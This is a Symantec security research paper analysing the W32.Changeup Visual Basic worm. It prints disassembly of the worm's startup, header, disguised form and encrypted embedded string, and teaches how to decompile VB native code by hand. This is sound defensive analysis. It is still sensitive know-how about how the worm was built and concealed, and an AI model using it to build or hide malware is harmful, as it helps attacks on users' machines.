Symantec™
Security Response

W32.Changeup:
How the Worm Was Created

Masaki Suenaga
Principal Software Engineer

Contents

Executive Summary

Since the first W32.Changeup was discovered in 2009, many variants have propagated around the world, accounting for 25 percent of all malware written in Visual Basic. The worm's author periodically modifies the source code to avoid detection. Some variants are compiled to native code, while others are compiled to Pseudo-code. For this paper, a native code version of W32.Changeup was selected and decompiled in order to understand how the worm had been created and how the worm behaves. This paper presents the partial source code of the worm, as well as the method used to decompile a Visual Basic native code program by hand.

Preface

The computer language BASIC (Beginner's All-purpose Symbolic Instruction Code) was first designed in 1964. It became popular in the 1970s and through the 1980s with the prevalence of home computers (for example Atari in the United States and MSX in Japan and some European nations) driven by 8-bit processors. BASIC was an interpreter language that did not need to be compiled. Novice programmers enjoyed programming with BASIC because it was very flexible and they did not have to deal with type conversion and declaration of variables. Micro-Soft, Microsoft's predecessor, developed its own version of BASIC for home computers in 1975. This would eventually lead to the creation of Visual Basic (VB). A long time has passed since then but BASIC is still one of the most used programming languages.

Microsoft has released several versions of Visual Basic for Windows. First, it generated Pseudo-code (P-Code) which ran on VB virtual machines and was not CPU instructions. Some interpreters executed intermediate code, not a plain BASIC source text, but a shortened form stored in memory. Visual Basic 5.0 (1997) and 6.0 (1998) were able to compile to native code. A newer version of Visual Basic, Visual Basic.NET (VB.NET), does not compile to native code, but compiles to MSIL (Microsoft Intermediate Language) code for a .NET framework. It seemed that usage of Visual Basic 5 and 6 for malware creation would diminish because VB.NET would replace them. The fact is, malware built with VB5 and VB6 is still rampant. Additionally, the upcoming Windows 8 will support VB programs, though the support of Visual Basic 6.0 for development ended in 2008.

VB is a very flexible and user friendly language to program in. Highly complex behind the scene behaviors and internal code structures are used to hide the underlying complexity from the VB programmer. Because of this, specialist knowledge is required to analyse and understand an executable file built using VB. Rebuilding the source code of a piece of malware developed with VB can lead to a better understanding of the piece of malware. Even though decompilation tools can help to rebuild the source code, decompiling the code by hand can allow for better understanding, which can lead to better protection.


Visual Basic and W32.Changeup

VB as a developing environment for malware

With the birth of VB5 and VB6, the number of malicious programs written in the environments gradually increased. Malware that ran on Windows in the early 2000s was divided into three types: portable executable (PE) files, script files, and macro viruses. The word "Basic" is present in each of the development environments for the malware; Visual Basic in PE, Visual Basic Scripting Edition (VBScripts) in scripts, and Visual Basic for Applications (VBA) in macro viruses. There was no indication of a direct relationship among the three types of Basic malware. However, there was an impression that most VB viruses were created for fun, probably because they were relatively short and required less knowledge and techniques to write a small program compared to other computer languages such as C and Delphi. Visual Basic, C, and Delphi were the three major high-level programming languages for PE malware around 2005.

Figure 1

VB and malware development timeline



★ *In 2008, VB entered non-supported phase.*

W32.Kelvir.A was found in 2005 and many variants were distributed in a very short time period. It was written in VB6 and able to send a link to Web pages through instant messenging clients. W32.Kelvir.A was small, in terms of source code, and it was not obfuscated to avoid detection. It was used as a distributor of the then-rampant W32.Spybot.Worm. W32.Kelvir.A was only somewhat successful at the time because users were well informed of mass-mailing worms and were hesitant about opening a file attached to an email. Mass-mailer and instant messenging (IM) worms gradually became near-extinct as the objective of malware changed from fun to money.


Microsoft ended the support of VB6 as a development environment in 2008 and the first W32.Changeup was detected in 2009. Now it is used as a distributor of Backdoor.Tidserv, Trojan.Sasfis, and misleading applications, including Trojan.FakeAV. Not only was the distributed malware more sophisticated when compared to W32.Spybot.Worm, but the distributor was also more sophisticated when compared to W32.Kelvir.A.

To avoid detection it can mutate every time it copies itself and it can disguise itself as a folder or a data file. It does not attract attention like older viruses did by showing or sending out messages.

Three years have passed and the W32.Changeup family is still active. Figure 2 shows 25 percent of recent malware written in VB is W32.Changeup.

Figure 2

Sample counts in recent malware written in VB (2012)



As of June 2012, 420 out of 1750 VB malware samples collected in the past two and a half years are W32.Changeup. There are 167 samples of W32.IRCBot, but VB programs are used as a packer to hide their core. Trojan.Gen and Downloader are bunches of unnamed malware. Other malware includes W32.SillyFDC (a conglomerate of USB worms), Trojan.FakeAV (a conglomerate of fake anti-virus programs), Trojan.Ransomlock, Trojan Horse (a bunch of unnamed malware), Backdoor.Ciadoor, and W32.Pilleuz. Backdoor.Ciadoor uses VB programs to inject malicious threads and W32.Pilleuz uses VB as a packer.

That number is only for sample files that were obtainable. Our in-field telemetry indicates that W32.Changeup was recently detected in 56,964 PCs around the world in one week.

Assembly, Basic, C, and Delphi

Needless to say, there is a big difference between the four programming languages. Assembly language is made of mnemonics of CPU instructions or machine language. The other three are high-level programming languages that are designed to make it easier for humans to use. C and Delphi are similar in the sense that they do not require any language-specific DLL to run and they can call the Windows API directly, as programmers wanted. With knowledge of CPU instructions and the Windows API (and/or C runtime functions), programs made by Assembler, the C compiler, or the Delphi compiler can be analyzed. Of course Delphi has its own structures to be understood, though.

Specialist knowledge, especially of its internal structure, and runtime library of MSVBVMxx.DLL is necessary to analyze VB programs. Without this knowledge, only guesses can be made about the functionality contained within a program written using VB. For comparison, look at the sample programs in Table 1 that behave almost the same way. One is written in C and the other in VB. Both sample programs read a text from file “c:\x”, and write “X contains: ” with the text to another file, “c:\y.” For example, if “c:\x” has a text “I am X,” file “c:\y” will have “X contains: I am X.” VB requires considerably less source code to realize that functionality, but the compiled instructions are of nearly the same length.

When a PE file is analyzed, it is disassembled and provides the results, shown above, as compiled instructions. The Windows API, and C Runtime library functions are well documented and allow for precise understanding of the C sample. However, there is no official documentation of VB runtime functions because it is not intended to be explicitly called. It can be assumed that __vbaFileOpen is used to open files and __vbaPut3 is used to write to files, though that is not precise enough. If a piece of malware runs in a linear fashion without any conditions, it would suffice, but that generally isn’t the way programs work. This document can help readers to decompile VB programs into source code and understand them in depth.

Table 1

Comparison of C and VB code

C source code

```
#include “stdafx.h”
#include “stdio.h”
#include “stdlib.h”

int APIENTRY WinMain(
  HINSTANCE hInstance,
  HINSTANCE hPrevInstance,
  LPSTR     lpCmdLine,
  int       nCmdShow )
{
  FILE *file;
  char *str;
  char *str2;
  long len;

  file = fopen(“c:\\x”,”r”);
  if(file != NULL){
   fseek(file,0,SEEK_END);
   len = ftell(file);
   if(len > 0){
    fseek(file,0,SEEK_SET);
    str = (char *)malloc(len);
    fgets(str,len,file);
    fclose(file);
    str2 = (char *)malloc(strlen(“X contains: “) + len);
    strcpy(str2,”X contains: “);
    strcat(str2,str);
    file = fopen(“c:\\y”,”w”);
    if(file != NULL){
     fputs(str2,file);
     fclose(file);
    }
   }
  }
  return 0;
}
```

VB source code

```
Sub main()
On Error Resume Next
Dim flen As Long
Dim str As String

Open “c:\x” For Input As #1
flen = LOF(1)
If flen > 0 Then
 Get #1, , str
 Close #1
 Open “c:\y” For Output As #2
 Put #2, , “X contains: “ & str
 Close #2
End If

End Sub
```

Compiled instructions in C

```
_WinMain@16     proc near
hInstance       = dword ptr  4
hPrevInstance   = dword ptr  8
lpCmdLine       = dword ptr  0Ch
nShowCmd        = dword ptr  10h

push    ebx
push    esi
push    offset Mode     ; “r”
push    offset aCX      ; “c:\\x”
call    _fopen
mov     esi, eax
add     esp, 8
test    esi, esi
jz      loc_4010E9
push    2               ; Origin
push    0               ; Offset
push    esi             ; File
call    _fseek
push    esi             ; File
call    _ftell
mov     ebx, eax
```

Compiled instructions in VB

```
Main    proc near
var_2C          = byte ptr -2Ch
var_28          = dword ptr -28h
var_24          = dword ptr -24h
var_20          = dword ptr -20h
var_18          = dword ptr -18h
var_14          = dword ptr -14h
var_10          = dword ptr -10h
var_C           = dword ptr -0Ch
var_4           = dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 18h
push    offset __vbaExceptHandler
mov     eax, large fs:0
push    eax
mov     large fs:0, esp
push    30h
pop     eax
call    __vbaChkstk
push    ebx
```

Table 1

Comparison of C and VB code (cont.)

Compiled instructions in C	Compiled instructions in VB

add esp, 10h
test ebx, ebx
jle loc_4010E9
push ebp
push edi
push 0 ; Origin
push 0 ; Offset
push esi ; File
call _fseek
push ebx ; Size
call _malloc
mov ebp, eax
push esi ; File
push ebx ; MaxCount
push ebp ; Buf
call _fgets
push esi ; File
call _fclose
mov edi, offset aXContains ; “X contains: “
or ecx, 0FFFFFFFFh
xor eax, eax
repne scasb
not ecx
dec ecx
add ecx, ebx
push ecx ; Size
call _malloc
mov ebx, eax
mov edi, offset aXContains ; “X contains: “
or ecx, 0FFFFFFFFh
xor eax, eax
repne scasb
not ecx
sub edi, ecx
push offset aW ; “w”
mov eax, ecx
mov esi, edi
mov edi, ebx
push offset aCY ; “c:\\y”
shr ecx, 2
rep movsd
mov ecx, eax
xor eax, eax
and ecx, 3
rep movsb
mov edi, ebp
or ecx, 0FFFFFFFFh
repne scasb
not ecx
sub edi, ecx
mov esi, edi
mov edx, ecx
mov edi, ebx
or ecx, 0FFFFFFFFh
repne scasb
mov ecx, edx
dec edi
shr ecx, 2
rep movsd
pop ebp
jz short loc_4010E9
	push esi
	push edi
	mov [ebp+var_18], esp
	mov [ebp+var_14], offset dword_401098
	mov [ebp+var_10], 0
	mov [ebp+var_C], 0
	mov [ebp+var_4], 1
	mov [ebp+var_4], 2
	push 0FFFFFFFFh
	call __vbaOnError
	mov [ebp+var_4], 3
	push offset aCX ; “c:\\x”
	push 1
	push 0FFFFFFFFh
	push 1
	call __vbaFileOpen
	mov [ebp+var_4], 4
	push 1
	call rtcFileLength
	mov [ebp+var_24], eax
	mov [ebp+var_4], 5
	cmp [ebp+var_24], 0
	jle short loc_401B44
	mov [ebp+var_4], 6
	push 1
	lea eax, [ebp+var_28]
	push eax
	push 0
	call __vbaGet3
	mov [ebp+var_4], 7
	push 1
	call __vbaFileClose
	mov [ebp+var_4], 8
	push offset aCY ; “c:\\y”
	push 2
	push 0FFFFFFFFh
	push 2
	call __vbaFileOpen
	mov [ebp+var_4], 9
	push offset aXContains ; “X contains: “
	push [ebp+var_28]
	call __vbaStrCat
	mov edx, eax
	lea ecx, [ebp+var_2C]
	call __vbaStrMove
	push 2
	lea eax, [ebp+var_2C]
	push eax
	push 0
	call __vbaPut3
	lea ecx, [ebp+var_2C]
	call __vbaFreeStr
	mov [ebp+var_4], 0Ah
	push 2
	call __vbaFileClose
	loc_401B44:
	push offset loc_401B5D
	jmp short loc_401B54
	loc_401B4B:
	lea ecx, [ebp+var_2C]
	call __vbaFreeStr

Table 1

Comparison of C and VB code (cont.)

Compiled instructions in C	Compiled instructions in VB
push esi ; File push ebx ; Str call _fputs push esi ; File call _fclose add esp, 0Ch loc_4010E9: pop esi xor eax, eax pop ebx retn 10h _WinMain@16 endp	retn loc_401B5D: mov ecx, [ebp+var_20] mov large fs:0, ecx pop edi pop esi pop ebx leave retn Main endp

W32.Changeup

I chose a variant of W32.Changeup (MD5: 0x966bb4bdfe0edb89ec2d43519c6de3af) for the target of decompilation. The first W32.Changeup was discovered in 2009 and it has been periodically updated. It is a polymorphic worm that spreads through removable media and shared folders in mapped network drives. It also disguises itself as a folder with a folder icon appearing in Explorer. Several blogs (for instance, here and here) have already reported on W32.Changeup. I will add to the current knowledge on W32.Changeup, by discussing how the author created the worm. I will also explain how to decompile VB programs, using this sample as the focus.

Some of the terms, structure names and definitions used in this document are not official ones. Italic words are used in source code for Visual Basic. Bold function names in CPU instructions are the exported functions of MSVBVM60.DLL. For this document, the term "module" may refer to: module, form, MDI form, class module, user control, and property page.

Initial Selections of Project

Choosing startup object


VB is designed to make it easy to create programs using forms. If a VB project only has Form1 (or Calendar form in the example below), Form1 is the Startup object, in which case Form1 will be shown when the program starts. If the programmer does not want Form1 to be shown at startup but wants to run some processes and select the first shown form out of Form1, Form2, and Form3, the programmer can define the Sub Main() subroutine and choose Sub Main as the Startup Object.

The author of the worm made the same selection. The entry point of the worm is as follows:

```
.text:004045CC          public  start
.text:004045CC start:
.text:004045CC          push    offset __VBMain
; see below
.text:004045D1          call    ThunRTMain
```

Figure 3

Project Properties, General tab



```
.text:0040479C __VBMain          db 'VB5!'
.text:004047A0                   dw 2636h
.text:004047A2                   db '*',0,0,0,0,0,0,0,0,0,0,0,0,0 ; language_dll_1
.text:004047B0                   db '~',0,0,0,0,0,0,0,0,0,0,0,0,0 ; language_dll_2
.text:004047BE                   dw 0Ah              ; version
.text:004047C0                   dd 409h             ; locale
.text:004047C4                   dd 0                ; alternative locale
.text:004047C8dd offset MainRoutine   ; SubMain
.text:004047CC                   dd offset __runtimeinfo ; runtimeinfo (Project Data)
.text:004047D0                   dd 130F805h
.text:004047D4                   dd 0FFFFFF00h
.text:004047D8                   dd 8
.text:004047DC                   dd 1
.text:004047E0                   dw 1                ; number of forms
.text:004047E2                   dw 1                ; number of external controls
.text:004047E4                   dw 0E9h
.text:004047E6                   dw 0
.text:004047E8                   dd offset FormDescription0          ; form data
.text:004047EC                   dd offset dword_404830
.text:004047F0                   dd offset dword_4045D8
.text:004047F4                   dd 78h              ; project description offset --> 00404814h
.text:004047F8                   dd 7Fh              ; application title name --> 0040481Bh
.text:004047FC                   dd 88h              ; project help file --> 00404824h
.text:00404800                   dd 89h              ; project name --> 00404825h
.text:00404804                   db 10h dup(0)
.text:00404814 Project_description db 'qsfy6P',0
.text:0040481B App_Title_name db 'A3dvJBqR',0
.text:00404824 Project_help_file db 0
.text:00404825 Project_name    db 'cFR5Kea',0
```

If the project is chosen so that a form is the startup object, the DWORD value at 4047C8h should be zero. Since this value is not zero, it means the startup object is Sub Main().

Designing a form

The code above also indicates that the project has a form, whether it is shown or not, by the WORD value at 4047E0h. From 4047F4h there are four DWORD offset addresses from __VBMain of 40479Ch, which point to Project Description ("qsfy6P"), Application Title ("A3dvJBqR"), Help File Name (""), and Project Name ("cFR5Kea"), respectively. The author used different strings for those settings, but as the worm mutated they have been randomly reset.

Although it is now known that the form contained within the worm is never shown, let's look at what kind of form is designed, as the form designs can be traced from 4047E8h:

```
.text:004046D4 FormDescription0 dd 50h          ; DATA XREF: .text:004047E8
.text:004046D4                                  ; size of description = 50h
.text:004046D8                   db 61h, 0E0h, 94h, 1Dh, 0E8h, 0BDh, 84h, 48h, 0A6h, 57h ; GUID
.text:004046D8                   db 0AEh, 70h, 0F9h, 78h, 0CFh, 76h
.text:004046E8                   dd 0
.text:004046EC                   dd 0
.text:004046F0                   dd 0
.text:004046F4                   dd 0
.text:004046F8                   dd 1
.text:004046FC                   dd 5C3h
.text:00404700                   dd 20191h
```

```
.text:00404704          dd 0E5651A50h
.text:00404708          dd 401F8C1Bh
.text:0040470C          dd 0AE1390AFh
.text:00404710          dd 4B3F0A1h
.text:00404714          dd 0FD89h
.text:00404718          dd 0
.text:0040471C dd offset FormData_Calendar ; form data
.text:00404720          dd 4Ch
```

This 50h-byte structure is repeated for the number of forms. Its DWORD member at offset 48h (at 40471Ch above) has the address of the form data, the design of the form.

Note: The interface of the form is managed in another part, which can be traced from 4047CCh (runtime info or Project Data). The worm never shows the form and the interface is never referenced, so information regarding the form interface has been omitted.

```
.text:0040C844 FormData_Calendar db 0FFh, 0CCh, 31h, 0, 0Bh, 61h, 0E0h, 94h, 1Dh, 0E8h
.text:0040C844                                          ; DATA XREF: .text:0040471C
.text:0040C844          db 0BDh, 84h, 48h, 0A6h, 57h, 0AEh, 70h, 0F9h, 78h, 0CFh
.text:0040C844          db 76h, 84h, 89h, 0C3h, 0D2h, 0ACh, 1Ah, 0B8h, 40h, 95h
.text:0040C844          db 8, 3Bh, 6, 71h, 0F5h, 20h, 0ACh, 12h, 50h, 0ADh, 33h
.text:0040C844          db 99h, 66h, 0CFh, 11h, 0B7h, 0Ch, 0, 0AAh, 0, 60h, 0D3h
.text:0040C844          db 93h, 24h dup(0)
.text:0040C89D

.text:0040C89D ; --- start of form data ---
.text:0040C89D          dd 0FD30h       ; size of form data
.text:0040C8A1
.text:0040C8A1 ; --- form definition ---
.text:0040C8A1          dd 2Ah          ; size of form definition
.text:0040C8A5          db  0           ; part number (0)
.text:0040C8A6          dw 8            ; string length
.text:0040C8A8 aCalendar_1    db 'Calendar',0    ; name of part
.text:0040C8B1          db  28h ; type of part = Form
.text:0040C8B2          db  19h ; ScaleMode = 3
.text:0040C8B3          db

.text:0040C8B4          db  0           ; (attributes)
.text:0040C8B5          dw 63h          ; AutoRedraw (0x0020) = True
.text:0040C8B5                          ; FontTransparent (0x0002) = True
.text:0040C8B7          db  35h ; (size info)
.text:0040C8B8          dd 0            ; ClientLeft = 0
.text:0040C8BC          dd 0            ; ClientTop = 0
.text:0040C8C0          dd 1A9Ah        ; ClientWidth = 6810
.text:0040C8C4          dd 1257h        ; ClientHeight = 4695
.text:0040C8C8          db  41h         ; Appearance = 0
.text:0040C8C9          db  0
.text:0040C8CA          db 0FFh         ; End
.text:0040C8CB FormDataNode_Calendar_Text1 db 1
.text:0040C8CC          dd 6B7h         ; size of part definition (1719 bytes)
.text:0040C8D0          db  1           ; part # (1), accessed by method 191
.text:0040C8D1          dw 5            ; string length
.text:0040C8D3 aText1_0     db 'Text1',0 ; name of part
.text:0040C8D9          db  2           ; type of part = TextBox (2)
.text:0040C8DA          db  4           ; (size info)
```

```
.text:0040C8DB          dw 5A0h
; Left = 1440
.text:0040C8DD          dw 0C30h
; Top = 3120
.text:0040C8DF          dw 0E97h
; Width = 3735
.text:0040C8E1          dw 5AFh
; Height = 1455
.text:0040C8E3          db  0Bh ;
Text = "ENn4ADb7$F1$D6$95$B7$
2ESi$D0$9A$9B.."
.text:0040C8E4          dw 696h
; length = 1686 bytes
.text:0040C8E6db  45h ; E
.text:0040C8E7db  4Eh ; N
.text:0040C8E8db  6Eh ; n
.text:0040C8E9db  34h ; 4
.text:0040C8EA          db  41h ; A
.text:0040C8EB          db  44h ; D
.text:0040C8EC          db  62h ; b
.text:0040C8ED          db  37h ; 7
.text:0040C8EE          db 0F1h ;
.text:0040C8EF          db 0D6h ;
.text:0040C8F0          db  95h ;
.text:0040C8F1          db 0B7h ;
.text:0040C8F2          db  2Eh ; .
(Characters last for 1686 bytes.)
```

Figure 4

Calendar form





Figure 4 illustrates how the form looks.

The form has a TextBox, a Timer, a MaskEdBox, two PictureBoxes, and many Images. The locations of the parts have been rearranged for clarity. The form is intended to show a zodiac image and a moon phase image corresponding to a date. The timer refreshes the images periodically, but it is never triggered because the form is never loaded. Perhaps the calendar form is distributed by a third party. The malware author exploited the TextBox, which holds 1686 bytes of ANSI characters. It begins with the readable "ENn4ADb7", followed by many unreadable characters, which are encrypted character strings and will be explained later.

Figure 5

Project Properties, Compile tab



P-Code or native code

Before Visual Basic 5.0, only Pseudo-code (P-Code) was generated. Native code has been added as another option for generating code since VB5.

Figure 5 is the property page of the project.

Because P-Code is completely different from native code, it is easy to distinguish one from the other. Here is the main routine compiled in native code:

```
.text:004305D4 MainRoutine     proc near          ; DATA XREF: .text:004047C8
.text:004305D4                 push    ebp
.text:004305D5                 mov     ebp, esp
.text:004305D7                 sub     esp, 18h           ; allocates for error handling
.text:004305DA                 push    offset __vbaExceptHandler
.text:004305DF                 mov     eax, large fs:0
.text:004305E5                 push    eax
.text:004305E6                 mov     large fs:0, esp
.text:004305ED                 mov     eax, 1ECh
.text:004305F2                 call    __vbaChkstk        ; allocates local variables for 1ECh bytes
.text:004305F7                 push    ebx                ; save
.text:004305F8                 push    esi                ; save
.text:004305F9                 push    edi                ; save
.text:004305FA                 mov     [ebp+var_18], esp          ; for error handling
.text:004305FD                 mov     [ebp+var_14], offset dword_402620 ; ROUTINE_ATTRIBUTES
.text:00430604                 mov     [ebp+var_10], 0
.text:0043060B                 mov     [ebp+var_C], 0
.text:00430612                 mov     [ebp+state], 1     ;  [EBP-4], used for On Error Resume Next
.text:00430619                 mov     [ebp+state], 2     ;  used for On Error Resume Next
.text:00430620                 push    0FFFFFFFFh         ;  error handler = -1 (Resume Next)
.text:00430622                 call    __vbaOnError       ; On Error Resume Next
.text:00430627                 mov     [ebp+state], 3     ;  used for On Error Resume Next
```

If the project is compiled in P-Code, it should look like this:

```
.text:00401CC4 MainRoutine     proc near
.text:00401CC4                 mov     edx, offset Module1_sub38_info
.text:00401CC9                 mov     ecx, offset loc_401106
.text:00401CCE                 jmp     ecx                ; jmp    ds:ProcCallEngine
.text:00401CCE MainRoutine     endp

.text:0040A32C Module1_sub38_info db 0C8h, 16h, 40h, 0
.text:0040A330                 dw 4               ; pcode descriptor : stack free
.text:0040A332                 dw 108h            ; pcode descriptor : stack reserve
.text:0040A334                 dw 4ACh            ; pcode descriptor : pcode size,
.text:0040A334                                    ;   --> pcode starts at 00409E80h (= 40A32Ch – 4ACh)
;                       : Module1_Sub38 (pcode)
.text:0040A336                 dw 24h

.text:00409E80 Module1_Sub38:          ; P-Code instructions
.text:00409E80 Module1_Sub38_L0        db   0   ; L0: On Error Resume at $+2 (L2)
.text:00409E81                         db   2
.text:00409E82 Module1_Sub38_L2        db   0   ; L2: On Error Resume at $+5 (L7)
.text:00409E83                         db   5
.text:00409E84 Module1_Sub38_L4        db  4Bh ; L4: On Error Resume Next
.text:00409E85                         db 0FFh
.text:00409E86                         db 0FFh
.text:00409E87 Module1_Sub38_L7        db   0   ; L7: On Error Resume at $+9 (L16)
.text:00409E88                         db   9
```


Note: Module1_Sub38 is named as such because it is the 38th exported function of Module1, where user-defined routines start from the third. Sub Main is defined as the 35th routine in the source file.

It is evident that the author chose native code for compilation. Some settings are still unknown, including options of optimization above and under Advanced Optimizations in Figure 6.

Choosing the same optimization options are important in order to generate completely identical program code. Some of the options will be discussed through the rest of this document.

Figure 6

Advanced Optimizations



Common Characteristics

Error handlers

The main routine moves the offset of the ROUTINE_ATTRIBUTES structure to [EBP-14h] at 4305FDh, sets [EBP-4] to 1, 2, 3 at every step of statements, and calls a runtime function of **__vbaOnError** at 430622h. These all relate to error handling.

Function **__vbaOnError** is called when the VB source code states *On Error XXX*, where XXX can be determined by examining the parameter. If the parameter is 0FFFFFFFFh, it is *On Error Resume Next*. Otherwise, it is *On Error Goto ZZZ*, where ZZZ is the number assigned by the VB compiler. If the VB source code states *On Error Goto 0*, which invalidates the current error handler, the parameter is zero. Based on these facts, the first statement in the main routine is *On Error Resume Next*.

Once *On Error Resume Next* is stated in a routine, the instruction "MOV [EBP-4], state" is inserted into every start of statement of the source code within the routine. This is helpful for us when attempting to decompile it, because it shows the range of compiled code that had been compiled from a single-line statement in the source code. If there is no state change for a long range, it means the statement in the source code is long. Another tip it gives is the fact that a user-supplied statement never comes before state 2, except *Dim* statements. If a call to **__vbaStrCopy** is observed between state 1 and state 2, it is added by the compiler for a certain purpose.

